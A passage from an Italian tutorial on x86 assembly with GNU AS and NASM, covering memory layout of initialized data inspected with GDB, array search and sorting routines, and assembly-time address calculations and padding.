    mov   eax, [riga]                  ; Legge le coordinate di riga e
    mov   ecx, [colonna]               ; colonna, copiandole in EAX e ECX.
    ;
    mul   long [dimensione_riga]       ; EDX:EAX := EAX * 40.
    ;
    lea   edx, [record+7+eax+ecx*4]    ; EDX contiene l'indirizzo dell'elemento.
    mov   ebx, [edx]                   ; EBX := array[riga,colonna].
bp1:
    mov   eax, 1                       ; Restituisce il valore trovato
    int   0x80                         ; nella matrice.
```

Capitolo 560

Rappresentazione dei dati in memoria attraverso un esempio


Viene proposto un esempio in cui si utilizzano i tipi principali di variabili inizializzate in memoria, con due listati equivalenti, il primo adatto a GNU AS mentre il secondo è per NASM. In particolare, nel secondo listato, non potendo dichiarare variabili da 64 bit, sono state usate coppie di variabili a 32 bit, inizializzate tenendo conto dell'inversione *little endian*.

```
#
.section .data
numero8:    .byte   0b00010010                         # 0x12       # 18
numero16:   .short  0b0001001000110100                 # 0x1234     # 4660
numero32:   .int    0b00010010001101000101011001111000 # 0x12345678 # 305419896
numero64:   .quad   0x123456789ABCDEF0
carattere:  .byte   'A'
stringa:    .ascii  "testo"
caratteri:  .byte   'T', 'E', 'S', 'T', 'O'
            .skip 3, 0xFF
            .rept 4
            .byte   'Z'
            .endr
numeri8:    .byte   0x12, 0x34, 0x56, 0x78, 0x9A
numeri16:   .short  0xBCDE, 0xF012, 0x3456, 0x789A
numeri32:   .int    0xBCDEF012, 0x3456789A, 0xBCDEF012
numeri64:   .quad   0x3456789ABCDEF012, 0x3456789ABCDEF012
fine:       .byte   'F', 'I', 'N', 'E'
#
.section .text
.globl _start
#
_start:
    mov   $0, %ebx
    mov   $1, %eax
    int   $0x80
```

```
;
section .data
numero8:    db   00010010b                         ; 0x12       = 18
numero16:   dw   0001001000110100b                 ; 0x1234     = 4660
numero32:   dd   00010010001101000101011001111000b ; 0x12345678 = 305419896
numero64:   dd   0x9ABCDEF0, 0x12345678            ; 0x123456789ABCDEF0
carattere:  db   'A'
stringa:    db   "testo"
caratteri:  db   'T', 'E', 'S', 'T', 'O'
times 3     db   0xFF
times 4     db   'Z'
;
;
numeri8:    db   0x12, 0x34, 0x56, 0x78, 0x9A
numeri16:   dw   0xBCDE, 0xF012, 0x3456, 0x789A
numeri32:   dd   0xBCDEF012, 0x3456789A, 0xBCDEF012
```

```
numeri64:   dd   0xBCDEF012, 0x3456789A, 0xBCDEF012, 0x3456789A
fine:       db   'F', 'I', 'N', 'E'
;
section .text
global _start
;
_start:
    mov   ebx, 0
    mov   eax, 1
    int   0x80
```

Il programma in questione non fa alcunché e serve solo per verificare con GDB come sono rappresentati i dati in memoria e come questi si possono leggere. Complessivamente, le variabili occupano 78 byte, secondo lo schema che si vede nella figura successiva, dove vengono riprodotte anche le inversioni dovute alla rappresentazione *little endian*:

numero8 12	numero16 34	12	numero32 78	56	34	12	numero64 0F
DE	BC	9A	78	56	34	12	carattere 41 *A*
stringa *t* 74	*e* 65	*s* 73	*t* 74	*o* 6F	caratteri *T* 54	*E* 45	*S* 53
T 54	*O* 4F	FF	FF	FF	*Z* 5A	*Z* 5A	*Z* 5A
Z 5A	numeri8 12	34	56	78	9A	numeri16 DE	BC
12	F0	56	34	9A	78	numeri32 12	F0
DE	BC	9A	78	56	34	12	F0
DE	BC	numeri64 12	F0	DE	BC	9A	78
56	34	12	F0	DE	BC	9A	78
56	34	fine *F* 46	*I* 49	*N* 4E	*E* 45		

Per leggere la memoria già inizializzata con GDB non è necessario avviare il programma, in quanto, appena aperto, questa è subito accessibile:

$ **gdb** ***nome_programma*** [*Invio*]

(gdb) **print /x (char[78])numero8** [*Invio*]

```
$1 = {0x12, 0x34, 0x12, 0x78, 0x56, 0x34, 0x12, 0xf0, 0xde, 0xbc, 0x9a, 0x78,
  0x56, 0x34, 0x12, 0x41, 0x74, 0x65, 0x73, 0x74, 0x6f, 0x54, 0x45, 0x53,
  0x54, 0x4f, 0xff, 0xff, 0xff, 0x5a, 0x5a, 0x5a, 0x5a, 0x12, 0x34, 0x56,
  0x78, 0x9a, 0xde, 0xbc, 0x12, 0xf0, 0x56, 0x34, 0x9a, 0x78, 0x12, 0xf0,
  0xde, 0xbc, 0x9a, 0x78, 0x56, 0x34, 0x12, 0xf0, 0xde, 0xbc, 0x12, 0xf0,
  0xde, 0xbc, 0x9a, 0x78, 0x56, 0x34, 0x12, 0xf0, 0xde, 0xbc, 0x9a, 0x78,
  0x56, 0x34, 0x46, 0x49, 0x4e, 0x45}
```

Quello che viene richiesto con il comando appena mostrato è di mostrare la memoria a partire dall'indirizzo corrispondente all'etichetta '**numero8**' (pertanto dall'inizio), in forma di array di byte, composto da 78 elementi. Si può verificare la corrispondenza tra quanto ottenuto e la figura mostrata in precedenza.

Con i comandi successivi si ispezionano le variabili, singolarmente. È sempre necessario dichiarare la dimensione a cui si è interessati, quando questa è diversa da quella predefinita (32 bit). Non è possibile ispezionare le variabili da 64 bit in modo complessivo, pertanto occorre arrangiarsi, come se fossero array di due numeri a 32 bit. Nei comandi mostrati appare spesso l'opzione '**/*f***', con la quale si dichiara il tipo di rappresentazione che si vuole ottenere.

(gdb) **print /x (char)numero8** [*Invio*]

```
$2 = 0x12
```

(gdb) **print (char)numero8** [*Invio*]

```
$3 = 18 '\022'
```

(gdb) **print /x (short)numero16** [*Invio*]

```
$4 = 0x1234
```

(gdb) **print (short)numero16** [*Invio*]

```
$5 = 4660
```

(gdb) **print /x (int)numero32** [*Invio*]

```
$6 = 0x12345678
```

(gdb) **print (int)numero32** [*Invio*]

```
$7 = 305419896
```

(gdb) **print /x (int[2])numero64** [*Invio*]

```
$8 = {0x9abcdef0, 0x12345678}
```

(gdb) **print (char)carattere** [*Invio*]

```
$9 = 65 'A'
```

(gdb) **print (char[11])carattere** [*Invio*]

```
$10 = "AtestoTESTO"
```

(gdb) **print (char[5])stringa** [*Invio*]

```
 $11 = "testo"
(gdb) print (char[5])caratteri[Invio]
 $12 = "TESTO"
(gdb) print /x (char[12])caratteri[Invio]
 $13 = {0x54, 0x45, 0x53, 0x54, 0x4f, 0xff, 0xff, 0xff, 0x5a, 0x5a, 0x5a, 0x5a}
(gdb) print /x (char[5])numeri8[Invio]
 $14 = {0x12, 0x34, 0x56, 0x78, 0x9a}
(gdb) print /d (char[5])numeri8[Invio]
 $15 = {18, 52, 86, 120, -102}
(gdb) print /x (short[4])numeri16[Invio]
 $16 = {0xbcde, 0xf012, 0x3456, 0x789a}
(gdb) print /d (short[4])numeri16[Invio]
 $17 = {-17186, -4078, 13398, 30874}
(gdb) print /d (unsigned short[4])numeri16[Invio]
 $18 = {48350, 61458, 13398, 30874}
(gdb) print /x (int[3])numeri32[Invio]
 $19 = {0xbcdef012, 0x3456789a, 0xbcdef012}
(gdb) print /d (int[3])numeri32[Invio]
 $20 = {-1126240238, 878082202, -1126240238}
(gdb) print /d (unsigned int[3])numeri32[Invio]
 $21 = {3168727058, 878082202, 3168727058}
(gdb) print /x (int[4])numeri64[Invio]
 $22 = {0xbcdef012, 0x3456789a, 0xbcdef012, 0x3456789a}
(gdb) print (char[4])fine[Invio]
```

```
$23 = "FINE"
```

Capitolo 561

Esempi con gli array

In questo capitolo vengono mostrati alcuni esempi elementari di scansione di array, adatti alla compilazione con GNU AS e NASM. Si dà per scontato che si sappia utilizzare GDB per ispezionare la memoria e leggere, in particolare, il contenuto degli array stessi.

Negli esempi viene usata la direttiva '**`.equ`**', o '**`equ`**', per associare una sigla al livello in cui si trovano i dati nella pila (più precisamente nello *stack frame*).

Tutti gli esempi sono mostrati con listati a coppie: uno valido per GNU AS e l'altro per NASM.

561.1 Ricerca sequenziale

Viene mostrato un esempio di programma contenente una funzione che esegue una ricerca sequenziale all'interno di un array di interi, senza segno. Il metodo utilizzato si rifà a quanto descritto in pseudocodifica nella sezione 542.3.1. Il risultato della scansione viene emesso attraverso il valore restituito dal programma; ciò che si ottiene è precisamente l'indice dell'elemento trovato, oppure -1 se nessun elemento corrisponde.

```
# Ricerca sequenziale.
#
.section .data
lista:  .int    1, 4, 3, 7, 9, 10, 22, 44, 11, 23       # Interi senza segno.
a:      .int    0                                       # Indice minimo.
z:      .int    9                                       # Indice massimo.
#
.section .text
.globl _start
#
# Main.
#
_start:
    push  z                 # f_rs ($lista, $7, a, z) ==> EAX
    push  a                 # Si cerca il valore 7 nell'array
    push  $7                # «lista», tra gli indici «a» e «z».
    push  $lista            # Viene restituito l'indice dell'elemento
    call  f_rs              # trovato, oppure -1 se non è presente.
    add   $16, %esp         #
bp1:
    mov   %eax, %ebx        # Restituisce l'indice trovato,
    mov   $1, %eax          # ammesso che sia abbastanza piccolo
    int   $0x80             # da poter essere rappresentato come
                            # valore di uscita.
#
# Ricerca sequenziale all'interno di una lista di valori.
# f_rs (lista, x, a, z) ==> EAX
# Al termine EAX contiene l'indice del valore trovato,
# oppure -1 se questo non c'è.
#
f_rs:
    enter $4, $0
    pusha
    .equ  rs_i,     -4            # Gli si associa EAX.
```

```
    .equ  rs_lista,  8           # Gli si associa ESI.
    .equ  rs_x,     12           # Gli si associa EDX.
    .equ  rs_a,     16
    .equ  rs_z,     20
    #
    mov   rs_lista(%ebp), %esi   # ESI contiene l'indirizzo dell'array.
    mov   rs_x(%ebp),     %edx   # EDX contiene il valore cercato.
    #
    mov   rs_a(%ebp),     %eax   # EAX viene usato come indice di scansione.
f_rs_loop:
    cmp   rs_z(%ebp),     %eax   # Se EAX è maggiore dell'indice massimo,
    ja    f_rs_non_trovato       # l'elemento cercato non c'è.
    #
    cmp   (%esi,%eax,4),  %edx   # Se il valore cercato corrisponde a quello
    je    f_rs_trovato           # dell'indice corrente, termina la scansione.
    #
    inc   %eax                   # Incrementa l'indice di scansione e
    jmp   f_rs_loop              # salta all'inizio del ciclo.
    #
f_rs_non_trovato:
    popa                   # Conclude la funzione con EAX = -1.
    mov $-1, %eax          #
    leave                  #
    ret                    #
f_rs_trovato:
    mov %eax, rs_i(%ebp)   # Salva EAX nella variabile locale prevista.
    popa                   # Conclude la funzione con EAX pari
    mov rs_i(%ebp), %eax   # al valore salvato nella variabile
    leave                  # locale.
    ret                    #
```

```
; Ricerca sequenziale.
;
section .data
lista:  dd      1, 4, 3, 7, 9, 10, 22, 44, 11, 23       ; Interi senza segno.
a:      dd      0                                       ; Indice minimo.
z:      dd      9                                       ; Indice massimo.
;
section .text
global _start
;
; Main.
;
_start:
    push  long [z]          ; f_rs ($lista, $7, a, z) ==> EAX
    push  long [a]          ; Si cerca il valore 7 nell'array
    push  long 7            ; «lista», tra gli indici «a» e «z».
    push  lista             ; Viene restituito l'indice dell'elemento
    call  f_rs              ; trovato, oppure -1 se non è presente.
    add   esp, 16           ;
bp1:
    mov   ebx, eax          ; Restituisce l'indice trovato,
```

```
    mov   eax, 1           ; ammesso che sia abbastanza piccolo
    int   0x80             ; da poter essere rappresentato come
                           ; valore di uscita.
;
; Ricerca sequenziale all'interno di una lista di valori.
; f_rs (lista, x, a, z) ==> EAX
; Al termine EAX contiene l'indice del valore trovato,
; oppure -1 se questo non c'è.
;
f_rs:
    enter 4, 0
    pusha
    rs_i     equ -4              ; Gli si associa EAX.
    rs_lista equ  8              ; Gli si associa ESI.
    rs_x     equ 12              ; Gli si associa EDX.
    rs_a     equ 16
    rs_z     equ 20
    ;
    mov   esi, [rs_lista+ebp]    ; ESI contiene l'indirizzo dell'array.
    mov   edx, [rs_x+ebp]        ; EDX contiene il valore cercato.
    ;
    mov   eax, [rs_a+ebp]        ; EAX viene usato come indice di scansione.
f_rs_loop:
    cmp   eax, [rs_z+ebp]        ; Se EAX è maggiore dell'indice massimo,
    ja    f_rs_non_trovato       ; l'elemento cercato non c'è.
    ;
    cmp   edx, [esi+eax*4]       ; Se il valore cercato corrisponde a quello
    je    f_rs_trovato           ; dell'indice corrente, termina la scansione.
    ;
    inc   eax                    ; Incrementa l'indice di scansione e
    jmp   f_rs_loop              ; salta all'inizio del ciclo.
    ;
f_rs_non_trovato:
    popa                   ; Conclude la funzione con EAX = -1.
    mov eax, -1            ;
    leave                  ;
    ret                    ;
f_rs_trovato:
    mov [rs_i+ebp], eax    ; Salva EAX nella variabile locale prevista.
    popa                   ; Conclude la funzione con EAX pari
    mov eax, [rs_i+ebp]    ; al valore salvato nella variabile
    leave                  ; locale.
    ret                    ;
```

561.2 Ricerca binaria

Viene mostrato un esempio di programma contenente una funzione che esegue una ricerca binaria all'interno di un array ordinato, di interi con segno. Il metodo utilizzato si rifà a quanto descritto in pseudocodifica nella sezione 542.3.2. Il risultato della scansione viene emesso attraverso il valore restituito dal programma; ciò che si ottiene è precisamente l'indice dell'elemento trovato, oppure -1 se nessun elemento corrisponde.

```
# Ricerca binaria.
#
.section .data
lista:  .int    1, 3, 4, 7, 9, 10, 11, 22, 23, 44       # Interi con segno.
a:      .int    0                                       # Indice minimo.
z:      .int    9                                       # Indice massimo.
#
.section .text
.globl _start
#
# Main.
#
_start:
    push  z                 # f_rb ($lista, $7, a, z) ==> EAX
    push  a                 # Si cerca il valore 7 nell'array ordinato
    push  $7                # «lista», tra gli indici «a» e «z».
    push  $lista            # Viene restituito l'indice dell'elemento
    call  f_rb              # trovato, oppure -1 se non è presente.
    add   $16, %esp         #
bp1:
    mov   %eax, %ebx        # Restituisce l'indice trovato,
    mov   $1, %eax          # ammesso che sia abbastanza piccolo
    int   $0x80             # da poter essere rappresentato come
                            # valore di uscita.
#
# Ricerca binaria all'interno di una lista ordinata di valori.
# f_rb (lista, x, a, z) ==> EAX
# Al termine EAX contiene l'indice del valore trovato,
# oppure -1 se questo non c'è.
#
f_rb:
    enter $4, $0
    pusha
    .equ  rb_m,     -4            # Gli si associa EAX.
    .equ  rb_lista,  8            # Gli si associa ESI.
    .equ  rb_x,     12            # Gli si associa EDX.
    .equ  rb_a,     16
    .equ  rb_z,     20
    #
    mov   rb_lista(%ebp), %esi   # ESI contiene l'indirizzo dell'array.
    mov   rb_x(%ebp),     %edx   # EDX contiene il valore cercato.
                                 # EAX viene usato come «elemento centrale».
    #
    mov   rb_a(%ebp), %eax       # Calcola l'indice dell'elemento centrale
    add   rb_z(%ebp), %eax       # e lo mette in EAX. Lo scorrimento a
```

```
    sar   $1, %eax               # destra serve a dividere per due EAX.
    #
bp2:
    cmp   rb_a(%ebp), %eax       # Se EAX, ovvero l'indice, è minore
    jb    f_rb_non_trovato       # dell'indice minimo, l'elemento non c'è.
    #
    cmp   (%esi,%eax,4), %edx    # Se il valore cercato è minore di quello
    jl    f_rb_minore            # trovato, cerca nella parte inferiore;
    jg    f_rb_maggiore          # se è maggiore cerca in quella superiore;
    je    f_rb_fine              # se è uguale, l'elemento è stato trovato.
    #
f_rb_minore:
    dec   %eax
    push  %eax             # f_rb (lista, x, a, z) ==> EAX
    push  rb_a(%ebp)       # Si cerca il valore nell'array ordinato
    push  %edx             # «lista», tra gli indici «a» e «z».
    push  %esi             # Viene restituito l'indice dell'elemento
    call  f_rb             # trovato, oppure -1 se non è presente.
    add   $16, %esp        #
    jmp   f_rb_fine
    #
f_rb_maggiore:
    inc   %eax
    push  rb_z(%ebp)       # f_rb (lista, x, a, z) ==> EAX
    push  %eax             # Si cerca il valore nell'array ordinato
    push  %edx             # «lista», tra gli indici «a» e «z».
    push  %esi             # Viene restituito l'indice dell'elemento
    call  f_rb             # trovato, oppure -1 se non è presente.
    add   $16, %esp        #
    jmp   f_rb_fine
    #
f_rb_non_trovato:
    mov $-1, %eax          # Conclude la funzione con EAX = -1.
    jmp f_rb_fine
f_rb_fine:
    mov %eax, rb_m(%ebp)   # Salva EAX nella variabile locale prevista.
    popa                   # Conclude la funzione con EAX pari
    mov rb_m(%ebp), %eax   # al valore salvato nella variabile
    leave                  # locale.
    ret                    #
```

```
; Ricerca binaria.
;
section .data
lista:  dd      1, 3, 4, 7, 9, 10, 11, 22, 23, 44       ; Interi con segno.
a:      dd      0                                       ; Indice minimo.
z:      dd      9                                       ; Indice massimo.
;
section .text
global _start
;
; Main.
```

```
;
_start:
    push  long [z]         ; f_rb ($lista, $7, a, z) ==> EAX
    push  long [a]         ; Si cerca il valore 7 nell'array ordinato
    push  long 7           ; «lista», tra gli indici «a» e «z».
    push  lista            ; Viene restituito l'indice dell'elemento
    call  f_rb             ; trovato, oppure -1 se non è presente.
    add   esp, 16          ;
bp1:
    mov   ebx, eax         ; Restituisce l'indice trovato,
    mov   eax, 1           ; ammesso che sia abbastanza piccolo
    int   0x80             ; da poter essere rappresentato come
                           ; valore di uscita.
;
; Ricerca binaria all'interno di una lista ordinata di valori.
; f_rb (lista, x, a, z) ==> EAX
; Al termine EAX contiene l'indice del valore trovato,
; oppure -1 se questo non c'è.
;
f_rb:
    enter 4, 0
    pusha
    rb_m     equ -4              ; Gli si associa EAX.
    rb_lista equ  8              ; Gli si associa ESI.
    rb_x     equ 12              ; Gli si associa EDX.
    rb_a     equ 16
    rb_z     equ 20
    ;
    mov   esi, [rb_lista+ebp]    ; ESI contiene l'indirizzo dell'array.
    mov   edx, [rb_x+ebp]        ; EDX contiene il valore cercato.
                                 ; EAX viene usato come «elemento centrale».
    ;
    mov   eax, [rb_a+ebp]        ; Calcola l'indice dell'elemento centrale
    add   eax, [rb_z+ebp]        ; e lo mette in EAX. Lo scorrimento a
    sar   eax, 1                 ; destra serve a dividere per due EAX.
    ;
bp2:
    cmp   eax, [rb_a+ebp]        ; Se EAX, ovvero l'indice, è minore
    jb    f_rb_non_trovato       ; dell'indice minimo, l'elemento non c'è.
    ;
    cmp   edx, [esi+eax*4]       ; Se il valore cercato è minore di quello
    jl    f_rb_minore            ; trovato, cerca nella parte inferiore;
    jg    f_rb_maggiore          ; se è maggiore cerca in quella superiore;
    je    f_rb_fine              ; se è uguale, l'elemento è stato trovato.
    ;
f_rb_minore:
    dec   eax
    push  eax              ; f_rb (lista, x, a, z) ==> EAX
    push  long [rb_a+ebp]  ; Si cerca il valore nell'array ordinato
    push  edx              ; «lista», tra gli indici «a» e «z».
    push  esi              ; Viene restituito l'indice dell'elemento
    call  f_rb             ; trovato, oppure -1 se non è presente.
    add   esp, 16          ;
```

```
    jmp   f_rb_fine
    ;
f_rb_maggiore:
    inc   eax
    push  long [rb_z+ebp]  ; f_rb (lista, x, a, z) ==> EAX
    push  eax              ; Si cerca il valore nell'array ordinato
    push  edx              ; «lista», tra gli indici «a» e «z».
    push  esi              ; Viene restituito l'indice dell'elemento
    call  f_rb             ; trovato, oppure -1 se non è presente.
    add   esp, 16          ;
    jmp   f_rb_fine
    ;
f_rb_non_trovato:
    mov eax, -1            ; Conclude la funzione con EAX = -1.
    jmp f_rb_fine
f_rb_fine:
    mov [rb_m+ebp], eax    ; Salva EAX nella variabile locale prevista.
    popa                   ; Conclude la funzione con EAX pari
    mov eax, [rb_m+ebp]    ; al valore salvato nella variabile
    leave                  ; locale.
    ret                    ;
```

561.3 Bubblesort

Viene mostrato un esempio di programma che esegue il riordino di array attraverso l'algoritmo Bubblesort. L'array in question contiene numeri interi con segno. L'algoritmo è descritto in pseudocodifica nella sezione 542.4.1.

```
# Bubblesort
#
.section .data
lista:  .int    1, 4, 3, 7, 9, 10, 22, 44, 11, 23       # Interi con segno.
a:      .int    0                                       # Indice minimo.
z:      .int    9                                       # Indice massimo.
#
.section .text
.globl _start
#
# Main.
#
_start:
    push  z                # f_bs ($lista, a, z)
    push  a                # Riordina l'array «lista» senza restituire
    push  $lista           # alcun valore.
    call  f_bs             #
    add   $12, %esp        #
bp1:
    mov   $0, %ebx         # Restituisce sempre zero.
    mov   $1, %eax         #
    int   $0x80            #
#
```

```
# Riordino con l'algoritmo «bubblesort».
# f_bs (lista, a, z)
#
f_bs:
    enter $0, $0
    pusha
    .equ  bs_lista,  8        # EDX
    .equ  bs_a,     12        #
    .equ  bs_z,     16        #
                              #
    mov bs_lista(%ebp), %edx  # EDX contiene il riferimento alla lista.
                              #
                              # ESI viene usato come indice di scansione.
                              # EDI viene usato come indice di scansione.
                              # EAX viene usato per scambiare i valori.
                              # EBX viene usato per scambiare i valori.
    mov   bs_a(%ebp), %esi    # ESI parte dall'indice iniziale.
f_bs_loop_1:
    cmp   bs_z(%ebp), %esi    # Se ESI >= z, termina.
    jae   f_bs_end_loop_1     #
    #
    mov   %esi, %edi          # EDI := ESI - 1
    inc   %edi                #
f_bs_loop_2:
    cmp   bs_z(%ebp), %edi    # Se EDI > z, termina.
    ja    f_bs_end_loop_2     #
    #
    mov   (%edx,%esi,4), %eax # Se EBX < EAX scambia i valori
    mov   (%edx,%edi,4), %ebx #
    cmp   %eax, %ebx          #
    jl    f_bs_scambio        #
f_bs_loop_2_inc_edi:
    inc   %edi                # EDI++
    jmp   f_bs_loop_2         #
f_bs_scambio:
    mov   %eax, (%edx,%edi,4) # lista[ESI] :==: lista[EDI]
    mov   %ebx, (%edx,%esi,4) #
    jmp   f_bs_loop_2         #
f_bs_end_loop_2:
    inc   %esi                # ESI++
    jmp   f_bs_loop_1         #
f_bs_end_loop_1:
    popa
    leave
    ret
```

```
; Bubblesort
;
section .data
lista:  dd      1, 4, 3, 7, 9, 10, 22, 44, 11, 23       ; Interi con segno.
a:      dd      0                                        ; Indice minimo.
z:      dd      9                                        ; Indice massimo.
```

```
;
section .text
global _start
;
; Main.
;
_start:
    push  long [z]          ; f_bs ($lista, a, z)
    push  long [a]          ; Riordina l'array «lista» senza restituire
    push  long lista        ; alcun valore.
    call  f_bs              ;
    add   esp, 12           ;
bp1:
    mov   ebx, 0            ; Restituisce sempre zero.
    mov   eax, 1            ;
    int   0x80              ;
;
; Riordino con l'algoritmo «bubblesort».
; f_bs (lista, a, z)
;
f_bs:
    enter 0, 0
    pusha
    bs_lista equ  8            ; EDX
    bs_a     equ 12            ;
    bs_z     equ 16            ;
                               ;
    mov   edx, [bs_lista+ebp] ; EDX contiene il riferimento alla lista.
                               ;
                               ; ESI viene usato come indice di scansione.
                               ; EDI viene usato come indice di scansione.
                               ; EAX viene usato per scambiare i valori.
                               ; EBX viene usato per scambiare i valori.
    mov   esi, [bs_a+ebp]      ; ESI parte dall'indice iniziale.
f_bs_loop_1:
    cmp   esi, [bs_z+ebp]      ; Se ESI >= z, termina.
    jae   f_bs_end_loop_1      ;
    ;
    mov   edi, esi             ; EDI := ESI - 1
    inc   edi                  ;
f_bs_loop_2:
    cmp   edi, [bs_z+ebp]      ; Se EDI > z, termina.
    ja    f_bs_end_loop_2      ;
    ;
    mov   eax, [edx+esi*4]     ; Se EBX < EAX scambia i valori.
    mov   ebx, [edx+edi*4]     ;
    cmp   ebx, eax             ;
    jl    f_bs_scambio         ;
f_bs_loop_2_inc_edi:
    inc   edi                  ; EDI++
    jmp   f_bs_loop_2          ;
f_bs_scambio:
    mov   [edx+edi*4], eax     ; lista[ESI] :==: lista[EDI]
```

```
    mov   [edx+esi*4], ebx    ;
    jmp   f_bs_loop_2         ;
f_bs_end_loop_2:
    inc   esi                 ; ESI++
    jmp   f_bs_loop_1         ;
f_bs_end_loop_1:
    popa
    leave
    ret
```

Per verificare il funzionamento del programma si deve usare necessariamente GDB. Inizialmente, prima di mettere in esecuzione il programma, si vede l'array nel suo stato originale:

(gdb) **print (int[10])lista** [*Invio*]

```
$1 = {1, 4, 3, 7, 9, 10, 22, 44, 11, 23}
```

Si fissa quindi uno stop e si avvia il programma:

(gdb) **break bp1** [*Invio*]

(gdb) **run** [*Invio*]

Quando il programma viene sospeso in corrispondenza di '**bp1**', l'array è ordinato:

(gdb) **print (int[10])lista** [*Invio*]

```
$1 = {1, 3, 4, 7, 9, 10, 11, 22, 23, 44}
```

Capitolo 562

Calcoli con gli indirizzi in fase di compilazione

Attraverso le funzionalità del compilatore è possibile calcolare la distanza tra due indirizzi, espressa in byte. È anche possibile fare riferimento all'indirizzo attuale, attraverso un simbolo predefinito. In questo capitolo vengono mostrati alcuni esempi per dimostrare l'uso di queste funzionalità.

562.1 Distanza tra due indirizzi

L'esempio seguente serve a dimostrare come il compilatore possa calcolare la distanza tra due indirizzi, contrassegnati da delle etichette, inizializzando con tale valore calcolato una variabile globale. In pratica, viene calcolata la grandezza complessiva in byte di un array di numeri interi; grandezza che viene poi emessa come valore di uscita.

```
#
.section .data
lista:  .int    1, 4, 3, 7, 9, 10, 22, 44, 11, 23
z:      .int    (z - lista)
#
.section .text
.globl _start
#
_start:
    mov   z,  %ebx
    mov   $1, %eax
    int   $0x80
```

```
;
section .data
lista:  dd      1, 4, 3, 7, 9, 10, 22, 44, 11, 23
z:      dd      (z - lista)
;
section .text
global _start
;
_start:
    mov   ebx, [z]
    mov   eax, 1
    int   0x80
```

Il significato dell'istruzione è intuitivo: alla variabile '**z**' si assegna la differenza tra gli indirizzi utilizzati da '**lista**' a '**z**'. In questo caso, il risultato che si ottiene è 40, dal momento che si contano 10 valori da 4 byte ciascuno. Eventualmente, si può fare riferimento alla posizione attuale in modo differente, in questo caso significa sostituire il riferimento esplicito alla variabile '**z**' con un riferimento implicito:

```
…
lista:  .int    1, 4, 3, 7, 9, 10, 22, 44, 11, 23
z:      .int    (. - lista)
…
```

```
…
lista:  dd      1, 4, 3, 7, 9, 10, 22, 44, 11, 23
z:      dd      ($ - lista)
…
```

Si possono anche fare dei calcoli più complessi, come nel caso dell'esempio seguente in cui si determina l'indice superiore dell'array. Il risultato che si ottiene è nove, dal momento che l'indice del primo elemento deve essere zero.

```
…
lista:  .int    1, 4, 3, 7, 9, 10, 22, 44, 11, 23
z:      .int    (z - lista) / 4 - 1
…
```

```
…
lista:  dd      1, 4, 3, 7, 9, 10, 22, 44, 11, 23
z:      dd      (z - lista) / 4 - 1
…
```

562.2 Riempimento di spazio inutilizzato

In certe situazioni è necessario riempire una certa area di memoria (o di codice) in modo che complessivamente occupi una dimensione data. Questo procedimento si usa specialmente quando si genera un file binario, privo di formato (come nel caso di un settore di avvio), che deve avere una dimensione stabilita e che in una certa posizione deve contenere un'impronta determinata. Qui viene dimostrato il concetto intervenendo solo nell'area della memoria che viene inizializzata.

```
#
.section .data
lista:  .int    1, 4, 3, 7, 9, 10, 22, 44, 11, 23
        .skip (0x30 - (. - lista)), 0xFF
#
.section .text
.globl _start
#
_start:
    mov   $0, %ebx
    mov   $1, %eax
    int   $0x80
```

```
;
section .data
lista:  dd      1, 4, 3, 7, 9, 10, 22, 44, 11, 23
times   (30h - ($ - lista))  db  0xFF
;
section .text
global _start
;
_start:
    mov   ebx, 0
    mov   eax, 1
    int   0x80
```

In questo caso, dopo la definizione dell'array, si richiede al compilatore di allocare altro spazio di memoria, in modo da occupare complessivamente 48 byte (30_{16}), riempiendo lo spazio ulteriore con caratteri FF_{16}. Naturalmente, il valore complessivo dello spazio da utilizzare può essere espresso in qualunque base di numerazione; in questo caso, la scelta di rappresentare in base sedici è motivata dal fatto che con NASM non si può usare la forma consueta (non si può scrivere '**0x30**'), perché si otterrebbe un risultato differente, a causa di un errore di interpretazione da parte del compilatore.

In quasi tutti gli esempi di questi capitoli, realizzati per il compilatore NASM, si usa la notazione '**0x*nn*...**' per esprimere un numero in base sedici. Generalmente l'interpretazione da parte di NASM è corretta, ma nella situazione particolare mostrata, il compilatore si confonde e riconosce solo la forma '***nn*...h**'.

Dal momento che l'array occupa già 40 byte, vengono aggiunti semplicemente 8 byte, pari a due gruppi da 32 bit:

(gdb) **print /x (int[12])lista** [*Invio*]

```
$1 = {0x1, 0x4, 0x3, 0x7, 0x9, 0xa, 0x16, 0x2c, 0xb, 0x17, 0xffffffff,
  0xffffffff}
```

Capitolo 563

Interazione con il sistema operativo

